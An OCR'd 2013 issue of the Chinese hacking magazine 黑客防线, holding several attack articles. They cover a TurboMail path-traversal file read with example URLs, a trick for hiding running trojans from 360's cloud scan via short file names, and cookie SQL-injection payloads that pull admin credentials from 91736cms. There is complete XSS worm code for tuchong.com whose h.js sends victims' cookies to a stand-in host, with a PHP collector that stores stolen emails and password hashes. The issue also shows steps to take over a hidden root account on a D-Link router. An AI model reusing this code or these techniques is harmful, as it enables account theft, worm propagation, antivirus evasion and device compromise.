

# 《黑客防线》1 期文章目录

总第 145 期 2013 年

## 漏洞攻防

揭秘 TurboMail5.0 邮件系统安全 0Day .....	2
短文件名逃脱 360 云查杀 .....	4
利用河马 Cookie 修改器击破 91736cms .....	7
编写图虫网 XSS worm .....	9
D-Link DSR-250N 的神秘帐号 .....	14

## 编程解析

编程实现 CMD5.com 解密 .....	16
反外挂保护游戏的关键调用 .....	22
Python 编程之 FTP 暴力破解 .....	27
幕后的英雄: Windows 服务 .....	30
编写谷歌浏览器插件免费使用迅雷会员 .....	35
利用 Cookies 实现网站自动登录 .....	37

## 网络安全顾问

跨平台感染挑战电子银行动态口令认证 .....	42
征稿启示 .....	48

# 揭秘 TurboMail5.0 邮件系统安全 0Day

文/图 爱无言

记得几年前，自己曾疯狂的研究过一阵有关邮件系统的安全漏洞，那个时候国内外比较知名的邮件系统都被我拿来练手，在发现安全漏洞的同时也认识了一些不错的软件项目负责人，这其中就包括 TurboMail。时隔多年，经过不断的发展，TurboMail 邮件系统在国内的邮件服务软件领域已经占有一席之地。当然，好的邮件系统在服务用户的同时，其自身的安全性也是非常关键的。最近由于业务需要，我对 TurboMail 5.0 邮件系统进行了一次安全检测，发现了一些较为致命的安全漏洞，这里拿出来作为案例进行分析学习，希望 TurboMail 能够及时修正这些安全漏洞，更好地提高软件品质。

我们入手分析的起点选择了 TurboMail 邮件系统的 WebMail 服务，因为这是一个最为常用的功能。在顺利安装好 TurboMail 后，配置了一个邮件域名为“test.mail”，在其中建立了两个测试用户，分别为 test@test.mail 和 hack@test.mail。面对 WebMail 服务，我们最常想到的测试方向就是 XSS，我选择了从邮件内容入手。使用 test@test.mail 用户登陆邮件系统，点击“写信”按钮，发现 TurboMail 邮件系统允许用户对邮件内容进行源代码层面的编辑，如图 1 所示。



图 1

源代码编辑功能的存在使得 XSS 漏洞成为可能，非但如此，还发现了其它的地方同样存在 XSS 漏洞，如图 2 所示。



图 2

图 2 是 TurboMail 邮件系统为邮件用户提供的个人签名功能，允许用户在书写每一封电子邮件时，在邮件中插入自己的个性签名。这是一个非常人性化的功能，同样存在安全隐患，

因为它也可以进行源代码层面的编辑，从而造成 XSS 漏洞的出现，如图 3 所示。



图 3

如果说 XSS 漏洞只能实现邮件系统用户之间的攻击，危害不大，那么下面将要登场的这个漏洞的危害性就大大增加了，因为利用它任意用户都可以实现对邮件服务器的攻击。

与以往版本不同，TurboMail 5.0 大大改进了 WebMail 的调用结构，隐藏了一些实现细节。尽管如此，我们还是发现其中存在巨大的安全隐患。举例来说，viewfile.jsp 的现代代码就存在泄露服务器数据信息的安全漏洞。

```
String mbtype = request.getParameter("mbtype");
//获取用户提交的 mbtype 参数
String msgid = request.getParameter("msgid");
//获取用户提交的 msgid 参数
String fileid = request.getParameter("fileid");
//获取用户提交的 fileid 参数
String filename = request.getParameter("filename");
//获取用户提交的 filename 参数
String realfilename = path + SysConts.FILE_SEPARATOR + fileid;
//组合各个参数为真实的文件名称
if(filename.endsWith(".txt")){...
//以下代码判断文件类型并输出文件内容
}else if(filename.endsWith(".pdf")){
    strContent = PDFUtil.getTextFromPDF(realfilename);
}else if(filename.endsWith(".doc")){
    strContent = POIUtil.getTextFromWord(realfilename);
}else if(filename.endsWith(".ppt")){
    strContent = POIUtil.getTextFromPowerPoint(realfilename);
}else if(filename.endsWith(".xls")){
    strContent = POIUtil.getTextFromExcel(realfilename);
}else if(filename.endsWith(".docx")){
    strContent = POIUtil.getTextFromPOIIOXML_docx(realfilename);
    response.setContentType("text/html;charset=UTF-8");
}else if(filename.endsWith(".pptx")){
    strContent = POIUtil.getTextFromPOIIOXML_pptx(realfilename);
    response.setContentType("text/html;charset=UTF-8");
```

```

}else if(filename.endsWith(".xlsx")){
    strContent = POIUtil.getTextFromPOIXML_xlsx(realfilename);
    response.setContentType("text/html;charset=UTF-8");
}

```

从上述代码可以看到，viewfile.jsp 对来自用户方向的参数信息没有进行任何安全审核，再将这些参数组合起来后，就开始读取该指定文件，如此一来，我们便可以读取到服务器上的任意指定文件。这里为了演示，在 TurboMail 邮件系统的安装目录下放置了一个名为“1.doc”的 Word 文档，将其作为我们试图想要获取的服务器文件。之后使用 test@test.mail 用户登陆邮件系统，在浏览器地址栏中输入网址：<http://127.0.0.1:8080/tmw/0/viewfile.jsp?sessionId=你登陆时产生的 sessionId&&fileid=1.doc&mbtype=x&msgid=..\..\..\..\turbomail&filename=1.doc>，访问该网址，效果如图 4 所示。




图 4

很显然，我们的判断是对的，viewfile.jsp 确实存在信息泄露安全漏洞。诸如此类的问题，不仅有以上一种利用方法，可以说，凡是出现 viewfile.jsp 调用的地方，都可以实现读取指定文件，甚至可以直接越权获取他人邮件、数据等个人信息。比如说，读取他人的日志信息，我们可以这样访问：<http://localhost:8080/tmw/0/viewfile/>这里换成想要读取到得用户邮件地址+这里是具体某个日志的时间.log?type=usergl&useraccount=这里换成想要读取到得用户邮件地址&sessionId=你的 sessionId。

TurboMail 邮件系统的 WebMail 在实现文件控制方面存在很多安全问题，这里曝光的只是其中一部分。邮件系统的漏洞挖掘有很多方法技巧，本文旨在向读者展示其中一些针对 WebMail 漏洞挖掘的具体测试过程，希望读者不要利用本文提到的安全漏洞进行任何违法行为，作者与杂志概不负责。

## 短文件名逃脱 360 云查杀

文/swan

360 安全卫士的“云查杀”，从本质上讲就是其软件获取运行木马所有可能存在的地方，然后提取到 MD5 进行对比。要突破云查杀，最关键的就是让其找不到木马的本地文件，但是让一个文件运行却又找不到文件，这点比较难以办到。我曾经利用系统自身存在的快捷方式以及磁盘映射的方式（如 junction 和 subst）构建这样的文件，通俗地讲就是先将一个文件夹映射到一个虚拟目录，然后运行虚拟目录里面的木马文件，接着解除这种映射关系，这样软件根据木马运行的路径去获取木马，一定会失望而归。当然，再利用上面的方式对付 360 是没有效果了，而这个原理必须深深地牢记在心中，因为系统本身还存在一种方式能够

再次利用其原理。

有些人常常因为某些原因而被大家取一个“绰号”，比如“医圣”张仲景的考试成绩不差，因此就成了长沙太守。也因为他允许当地的百姓都可以到衙门向其求医，而这种行医方法也让他有了个绰号叫“坐堂医生”。但并不是所有的“坐堂先生”都叫“张仲景”，“绰号”只适用于在特定时期特定环境之下。与此对应，电脑的文件夹名其实也有类似的“绰号”，我们习惯称之为“短文件名”。它的由来主要是在 FAT16 文件系统中，由于 FDT 中的文件目录登记项只为文件名保留了 8 个字节，为扩展名保留了 3 个字节，所以 DOS 和 Windows 的用户为文件起名字时要受到 8.3 格式的限制。但从 Windows95 开始，这种限制被打破了，在 Windows9x 中可以实现长文件名。

短文件名的规则有 4 个。对付云查杀，我们只要知道其中第一项并且会利用就可以了。第一个说的是“取长文件名的前 6 个字符加上“~1”形成短文件名，扩展名不变”。第二个说的是如果已存在这个文件名，则符号“~”后的数字递增，直到 5。比如文件名为“360Downloads”的段名称为“360DOW~1”，若“360Downloadsssssss”的短文件名“360DOW~1”已存在，则变为“360DOW~2”。

联系过云查杀的原理，假如我们先让一个文件运行后，“任务管理器”的路径变成类似“x:/ test~1/mm.exe”就可以了，然后再更改长文件名对应的短文件名，360 就无法获取木马文件了。但通过测试发现，有两个问题我们无法避免。第一，只要我们在浏览器中进入以短文件名构建的地址，如“x:/ test~1/”，就会自动解析为长文件名，这样就无法进入显示“短名称”的文件夹。第二，更改一个长文件名对应的短文件名，是无法实现的。运行 mm.exe 文件之后，短文件名为“test~1”的文件夹是被更名的，这是最基本的常识。以上的误区，就在于我只考虑手动运行一个文件，而未考虑利用其他方式运行，比如利用 cmd 命令。实战现在开始，为了更好的取信各位观众，我首先利用一个被 360 认定为木马的文件作为实验对象。

为了试验的继续进行，我先关闭 360 安全卫士，将木马文件暂时运行，其实这个文件就是一款黑客工具，唯一不同的是在 cmd 模式下运行，并且文件路径用的是短文件名。运行后在任务管理器得到的路径包含了短文件名，如图 1 所示。



图 1

为了证明测试的可信性，开启 360 安全卫士进行云查杀（快速扫描），从中知道这个文件是被查杀的，并且是经过云引擎被查杀（可以点击“查看”选项看出），如图 2 所示。



图 2

其实 Windows 系统有一个 BUG，假如它的运行路径是以上面的“短文件名”方式运行的话，长文件名下的木马文件是可以被删除的，而且其长文件名也是可以被改名的。简而言之，就是长文件名下的文件就等同于从未运行过。这里我以更改长文件名的名称做个演示，从图 3 可以清楚地看到当初的“360Downloads”已经被更改了，并且木马文件还存活，从进程列表可以看出。




图 3

此时如果我们再用 360 云查杀来扫描，结果显而易见。原因很简单，360 根据的是进程路径来查找木马文件的，而我们的路径早已经不存在了，甚至连文件都可以被删除而找不到，谈何提取 MD5 对比呢？如图 4 所示。




图 4

对付 360 云查杀，有些人希望通过频繁修改自身的 MD5 值来躲避查杀，但是效果不言而喻，因为 360 并非只靠 MD5 来查杀的，一旦被其认定为木马，定一下特征码，木马就从此不再免杀了。当然，有些人觉得让木马程序的大小足够大，就可以逃脱被上传的命运，但是这么大的文件，不是我们常说的“此地无银三百两”吗？最好的办法当然是运行后让 360 安全卫士无法提取到文件，也就是上面探讨的如何逃脱所谓的云查杀。有了这个方法，是不是新免杀的木马，就不怕被上传到 360 服务器上面去了呢？其实过 360 云查杀的简易方法，还有很多，最重要的是掌握最基础的内容，毕竟“摩天大楼平地起”。

## 利用河马 Cookie 修改器击破 91736cms

文/图 赵显阳

91736cms 是 91736.com 官方推出的一套通用内容管理系统，主要使用 PHP+MySQL+Smarty 技术进行开发。91736CMS 采用 OOP（面向对象）方式进行基础运行框架搭建。虽然这套系统的功能比较强大，但是安全性却不怎样。下面来看看它的一个漏洞。

分析代码/system/modules/member/index.php 第 117 行。

```
public function edit(){
    if(empty($_COOKIE['member_user'])||empty($_COOKIE['member_userid'])){
        showmsg(C("admin_not_exist"),"index.php?m=member&f=login");
    }
    $userid=$_COOKIE['member_userid']; //member_userid 没有过滤，导致注入。
    $info=$this->mysql->get_one("select * from ".DB_PRE."member where `userid`=$userid");

    $input=base::load_class('input');
    $field=base::load_cache("cache_field_member","_field");
    $fields="";
    foreach($field as $value){
        $fields.="<tr>\n";
        $fields.="<td align=\`right\`>".$value['name'].": </td>\n";

        $fields.="<td>".$input->$value['formtype']($value['field'],$info[$value['field']], $value['width'],$value['height'],$value['initial'])." ".$value['explain']. "</td>\n";
        $fields.="</tr>\n";
    }
    assign('member',$info);
    assign("fields",$fields);
    template("member/edit");
}
```

可以看到函数 edit()使用了 member\_userid 参数，该参数从 Cookie 中获取，没有进行

任何过滤就进入了查询,导致注入。利用时需要 member\_user 不为空,如果 member\_userid 和 member\_user 有一个参数为空,则跳转到 showmsg(C("admin\_not\_exist"),"index.php?m=member&f=login");。

现在把河马 cookie 修改器 1.1 请出来,构造 member\_userid= 1 and 1=(select \* from (select name\_const(user(),1),name\_const(user(),1)) as x); member\_user=a, 如图 1 所示。



图 1

从图中可以看到爆出了 MySQL 的连接用户名 root@localhost。提交 member\_userid=1 and 1=(select \* from (select name\_const((select username from c\_admin),1),name\_const((select username from c\_admin),1)) as x), 河马 Cookie 修改器显示出了管理员的用户名 admin, 如图 2 所示。



图 2

提交 member\_userid=1 and 1=(select \* from (select name\_const((select password from c\_admin),1),name\_const((select password from c\_admin),1)) as x), 河马 Cookie 修改器显示出管

理员密码的 MD5 hash，如图 3 所示。



图 3

用得到的哈希值在 `www.cmd5.com` 解密，得到用户名 `admin`，密码 `admin`，即可登录后台，如图 4 所示。



图 4

本次渗透测试主要使用 Cookie 注入这个漏洞，而河马 Cookie 修改器 1.1 正好具有这个功能，通过注入得到了管理员密码的哈希值，解密后即可登录网站后台。

## 编写图虫网 XSS worm

文/图 晴天小铸

本文主要介绍 XSS WROM 的编写以及思路，并以图虫网存在的一个 XSS 漏洞进行说明。实现的流程如下：找到一个存储型 XSS；利用网站的 CSRF 配合存储 XSS 来传播；获得 Cookies+ 感染用户，用户继续传播 XSS 恶意代码，判断用户是否感染了我们的 XSS，中了就不感染，没中就返回上一步继续。

图虫网除了“创建新相册”存在存储 XSS，还有一处存在存储 XSS 漏洞的地方，如图 1 所示。在上传图片信息后，浏览文章就可以触发了。



图 1

利用找到的存储 XSS 漏洞，与 CSRF 代码配合，即可形成 XSS WROM。本文利用第二个存储 XSS 漏洞。测试的方法是：<script/src=XSS 调用地址（如 http://xxx.com/c.js）></script>。现在漏洞找到了，之后还需要找到可以传播的方法，并获取相应的信息。在图虫网，我们可以利用关注小组来实现传播，这里关注如图 2 所示的小组，之后即可转发到小组，如图 3 所示。



图 2



图 3

POST 地址为: <http://tuchong.com/api/post/repost/>

POST 数据包: `post_id=3986830(文章的)&site_id=100001(小组的)&content=%E9%BB%91%E9%98%94%E9%98%B2%E7%BA%BF(转发所说的话)`

效果如图 4 所示。



图 4

现在我们找到了两个 XSS WORM 传播的条件: 拥有存储 XSS、拥有用户传播途径(通过小组转发), 之后再看看网站 cookies 的形式。

```
site=tuchong; __utma=115147160.2000407803.1354429492.1355641553.1355648163.6;
__utzm=115147160.1355648163.6.2.utmcsr=baidu|utmccn=(organic)|utmcmd=organic|utmctr=
SQLSTATE[23000]:%20Integrity%20constraint%20violation:%201062%20Duplicate%20entry%20
27%27%20for%20key%20%27PRIMARY%27; email=(用户邮箱地址);
```

```
PHPSESSID=1lj84l8tl8922b0k13bvfqeqg6;__utmb=115147160.34.10.1355648163;
__utmc=115147160; storage=305365; password= (MD5 加密的密码)
```

Cookies 里的 email 和 password 这两个参数是我们所要获取的。至此, 我们的 XSS WORM 基本上就健全了。首先发布带有 XSS 的图片文章, 让用户访问并转发我们的图片文章, 获得用户的 Cookies, 在 Cookies 里注入我们的代码 (document.cookie="xxx=yyy"), 当用户再次访问到带有 XSS 的图片文章时, 可以利用获得的 Cookies 值判断是否为感染过的用户, 从而提高效率。

PHP 接收 Cookies 文件的代码如下 (在 gpc=off 的条件下使用, gpc=on 时某些字符会被转义)。

```
<html>
<head><title>90sec</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<style type="text/css">
body{
background-image:url(http://www.baidu.com/img/baidu_sylogol.gif);
background-attachment:fixed;
background-repeat:no-repeat;
background-color:#AFAFAF;
background-position:50% 50%;
}
</style>
</head>
<body>
</body>
</html>
<?php
$cookie = $_GET['c']; //cookies 接收参数
get_pwd_and_email($cookie);
function get_pwd_and_email($cookie)
{
    $get = array();
    if (!empty($cookie))
    {
        $cookie = strstr($cookie, "; ", "&"); //把 cookies 中的;变为&
        parse_str($cookie, $get); //把查询字符串解析到变量中
        if(isset($get['email'])) $a=$get['email'];
        if(isset($get['password'])) $b=$get['password'];
        $c="email:$a-password:$b";
        //echo "$c";
        $password_list=file('E:/vhost/wwwroot/vhost1329816067000/www/uploads/s
b.txt'); //写入文件的路径
        if(in_array("$c\r\n", $password_list))//如果用户存在就退出
        {break;}else{
```



```

    $fp=@fopen('E:/vhost/wwwroot/vhost1329816067000/www/uploads/sb.txt','a
');
        @fwrite($fp,$c."\r\n");//不存在就写入
        @fclose($fp);
    }
}
?>

```

c.js 代码如下:

```

function ajaxFunction(){ //AJAX 模板函数
    var xmlhttp;
    try{
        // Firefox, Opera 8.0+, Safari
        xmlhttp=new XMLHttpRequest();
    }catch (e){
        // Internet Explorer
        try{
            xmlhttp=new ActiveXObject("Msxml2.XMLHTTP");
        }catch (e){
            try{
                xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
            }
            catch (e){
                //alert("您的浏览器不支持 AJAX! ");
                return false;
            }
        }
    }
    return xmlhttp;
}

function XSS(){
    var b = document.cookie; //获取 cookies
    if (b.indexOf("_Evil=xss")==-1){ //cookies 值判断是否用户被感染
        var _p=ajaxFunction();
        _p.open("POST","http://tuchong.com/api/post/repost/",true); //true 为同步处理

        _p.setRequestHeader("Content-type","application/x-www-form-urlencoded");

        _p.send("post_id=3986830&site_id=10001&content=%E9%BB%91%E9%98%94%E9%98%B2%E7%BA%BF");//此地址上面提起过
        document.writeln("<script src=\"http://xxx.com/h.js\"></script>");//加入 Cookies 的恶意代码
    }
}

```

```
}  
document.cookie="_Evil=xss";//在 cookies 追加赋值，配合上面那个 if 语句，判断用户是否被  
感染过  
}  
XSS ();
```

h.js 代码如下:

```
document.write('<iframe id="hk" width="0"  
height="0"></iframe><script>document.getElementById("hk").src="http://xxx.com/c.php?c="+d  
ocument.cookie;</script>');  
//配合 PHP 文件获取 Cookies
```

## D-Link DSR-250N 的神秘帐号

文/ blackcool

硬件设备安全一直广受关注，前段时间有曝光三星手机存在漏洞可获得 root 权限，对用户安全造成严重影响。所谓获得 root 权限，是指可对系统进行完全的控制，可读写文件系统，可更改系统设置等等，当恶意攻击者获得 root 权限后自然可以为所欲为。下面和大家分享一下获得路由器 D-Link DSR-250N 的 root 权限的方法。

目标路由器: D-Link DSR-250N

硬件版本: A1

固件版本: 1.05B73\_WW

系统架构: armv6l, Linux

默认配置情况下，我们可以通过 SSH 登录设备（用户名和密码都是 admin）。

```
root@bt:~# ssh admin@192.168.10.1
```

```
admin@192.168.10.1's password:
```

输入密码后可进行命令行操作:

```
*****
```

```
Welcome to DSR-250N Command Line Interface
```

```
*****
```

```
D-Link DSR>
```

登录后可以执行一些常用命令，如 .exit、.help、.history、.reboot、.top、dot11、license、net、qos、security、show、system、util、vpn 等。我们使用 util 指令进行如下操作:

```
D-Link DSR> util cat /etc/passwd
```

```
root!:0:0:root:/root:/bin/sh
```

```
ZX4q9Q9JUpwTZuo7:$1$CtRn6tvb$c3GrPDua6tg9pXFWu.9rF1:0:0:root:/bin/sh
```

```
nobody:x:0:0:nobody:/nonexistent:/bin/false
```

```
admin:x:0:2:Linux User,,,:/home/admin:/bin/sh
```

```
guest:x:0:1001:Linux User,,,:/home/guest:/bin/sh
```

可以看到有该设备系统中的帐号信息，一共有5个帐号：root、ZX4q9Q9JUpwTZuo7、nobody、admin、guest。具有看到 root 权限的帐号有2个，值得注意的是“ZX4q9Q9JUpwTZuo7”这个神秘帐号，用户名复杂且权限很高，还设置了强密码……种种迹象表明这个帐号不简单，莫非是传说中的“后门帐号”？试想如果该设备处于某系统的重要环节并可联网，将是一件多么危险的事情，这个设备时刻面临被远程控制的威胁，如若其中传输机密信息，也将面临泄密风险。

下面再看看其他的指令工具，一个一个测试下发现“system”下有很多有用的功能，具体如下：

```
D-Link DSR> system users edit 1
users-config[userdb]> username ZX4q9Q9JUpwTZuo7
users-config[userdb]> password blackcool
users-config[userdb]> password_confirm blackcool
users-config[userdb]> save
```

通过上述指令可以编辑用户名的密码，上面是重置了神秘用户的帐号及密码（密码修改为 blackcool），然后保存设置，当然也可以添加其他的管理员帐号并对其进行编辑。下面查看 passwd 文件。

```
users-config[userdb]> util cat /etc/passwd
root!:0:0:root:/root:/bin/sh
ZX4q9Q9JUpwTZuo7:wq8NLLJdoSzSw:0:0:root:/:/bin/sh
nobody:x:0:0:nobody:/nonexistent:/bin/false
guest:x:0:1001:Linux User,,,:/home/guest:/bin/sh
```

可以看到之前神秘帐号的加密方式为 MD5，现在已被更改为 DES 了。退出当前帐号，使用神秘帐号登录。

```
users-config[userdb]> exit
D-Link DSR> .exit
```

```
root@bt:~# ssh ZX4q9Q9JUpwTZuo7@192.168.10.1
ZX4q9Q9JUpwTZuo7@192.168.10.1's password:
```

输入更改后的密码，进行登录，使用“id”命令查看当前用户权限。

```
DSR-250N> id
uid=0(root) gid=0(root) groups=0(root)
```

使用“uname”命令查看系统版本信息。

```
DSR-250N> uname -a
Linux DSR-250N 2.6.31.1-cavm1 #5 Fri Sep 28 11:41:26 IST 2012 armv6l GNU/Linux
```

当然也可以查看系统中的文件信息，也可以将其中可疑的文件拿出来逆向，但对于神秘帐号的探测到这里就结束了。

（完）

# 编程实现 CMD5.com 解密


文/图 腾袭

MD5 算法全称为 Message-Digest Algorithm 5 (信息-摘要算法 5)，是在 1992 年诞生的相当古老的算法。从名字“摘要”就可以看出是一种有损算法，这样的直接结果就是我们不能通过直接逆向算出原始数据（当然不只这一个原因）。但我们还是有办法得到原始数据的，只是办法相当简单粗暴，就是直接在数据库把常用数据的 MD5 记录下来，逆向时直接查找对应的值。这种办法只适合小规模的数据记录，一旦数据变多，数据库将会呈几何级数增长。由于现在部分不安全网站仍是简单的使用 MD5 或者类似的算法将密码散列一下，所以有人便将大量的资源用于计算和储存常用数据的 MD5 的对应值等。

本文主要以在线加密解密 MD5 的网站 <http://www.cmd5.com/> 为例进行说明。对于其加密我们不多说，是通过 JavaScript 在本地实现的，简单加密文本用 JavaScript 足矣。对于其解密，自然是我们研究的重点。

本文使用了 Chrome 的网页调试工具，版本为 25.0.1354.0 dev-m，基本上不同版本间的网页调试工具没有太大区别。

新建隐身页——为了模拟最开始的环境，自然是从没有 Cookie 开始。右键审查元素，点到 Network 页面，输入网址，回车，之后可以得到一连串的数据，选择第一项，在右边点



Headers，我们看看在首次请求的时候发生了什么事。如图 1 所示。

图 1

简单来看，没有任何页面的跳转。再看看 Response Headers，发现它设置了一个 Cookie，为了模拟真实的浏览器操作，我们也应该将首页打开后记录其设置的 Cookie。

接下来，我们看看提交 MD5 值让其解密发生了什么事。输入好 MD5，按下解密按钮，这

里输入的是 cfcd208495d565ef66e7dff9f98764da，即文本 0 的 MD5 值。如图 2 所示。

